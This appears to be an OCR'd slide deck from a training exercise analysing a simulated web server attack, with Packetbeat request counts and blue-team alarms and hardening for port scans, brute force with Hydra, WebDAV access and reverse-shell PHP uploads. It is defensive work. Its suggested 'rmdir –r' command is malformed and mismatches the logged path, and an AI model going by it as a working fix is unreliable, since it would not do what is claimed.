
Top 10 HTTP requests [Packetbeat] ECS


url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	15,806
http://127.0.0.1/server-status?auto=	716
http://ocsp.digicert.com/	32
http://ocsp.pki.goog/gts1c3	27
http://192.168.1.105/webdav	23

Export: Raw Formatted

- 15,806 requests were made to the secret folder during the attack
- 15,796 requests were made before the attacker discovered the password

Analysis: Finding the WebDAV Connection





- A total of 96 requests were made to WebDAV, out of which 12 were made to access shell2.php
- There were some unsuccessful attempts where status is showing Error, in particular for shell.php

Blue Team
Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?
SOC analyst can be notified when multiple ports are scanned by same IP address over a short period of time

What threshold would you set to activate this alarm?
5 ports scanned in 200 seconds or
10 requests per second for 5 seconds, regardless of IP address

System Hardening

What configurations can be set on the host to mitigate port scans?
Setting up firewalls to keep specific ports (port 80 or 22 etc.) closed when not in use.
Whitelisting IP addresses

Describe the solution. If possible, provide required command lines.
Redirecting open ports to empty hosts/honeypots, thus making the scanning process more cumbersome for the attacker

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

SOC analyst can be notified when hidden directory (secret_folder) is accessed from an external IP address

What threshold would you set to activate this alarm?

The threshold for triggring this alert can be >0 or >1 for an external IP address (non whitelisted IP addresses)

System Hardening

What configuration can be set on the host to block unwanted access?

Remove the page information including path to secret_folder (or make it less suspicious) and implement a proper HTML index page

Describe the solution. If possible, provide required command lines.

Command: **rmdir –r/company_folder/secret_folder**

Modify configuration file in /var/www to specify the allowed IP address to access secret_folder

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?
SOC analyst can be notified when “Hydra” is used and there are multiple failed login attempts within short period of time

What threshold would you set to activate this alarm?
Failed login attempts > 5 in one minute or large login requests may be more that 50/sec

System Hardening

What configuration can be set on the host to block brute force attacks?
Strong password policy, multi-factor verification and add progressive delays with unsuccessful attempts

Describe the solution. If possible, provide the required command line(s).
Use CAPTCHA (Completely Automated Public Turing test to tell Computers and Humans Apart) to stop bots
Use 2 factor authentication, policies to limit login attempts and account lockouts

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?
SOC analyst can be notified when an external/new or non-trusted IP address attempt to access WebDAV
Limit access for pre-approved IP addresses

What threshold would you set to activate this alarm?
Threshold can be set to > 0 and then can be escalated for >1 or > 2 attempts

System Hardening

What configuration can be set on the host to control access?
Limited access only for restricted number of admins and block all external IP addresses. Add authentication/block ports when not in use

Describe the solution. If possible, provide the required command line(s).
Using SSH keys for connection
Strong password policies

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

SOC analyst can be notified when .php file is uploaded from an external/non-approved IP address

What threshold would you set to activate this alarm?

Threshold can be set to > 0, when any new .php file is uploaded on /webdav

System Hardening

What configuration can be set on the host to block file uploads?

Modify configuration file to block all external non-approved IP addresses. This can be done by specifying only approved IP addresses in /var/www for target folder such as /webdav

Describe the solution. If possible, provide the required command line.

Limit write privileges to internal admins/approved IP addresses

Policies can require two different admins to authorize any file upload/execution


The End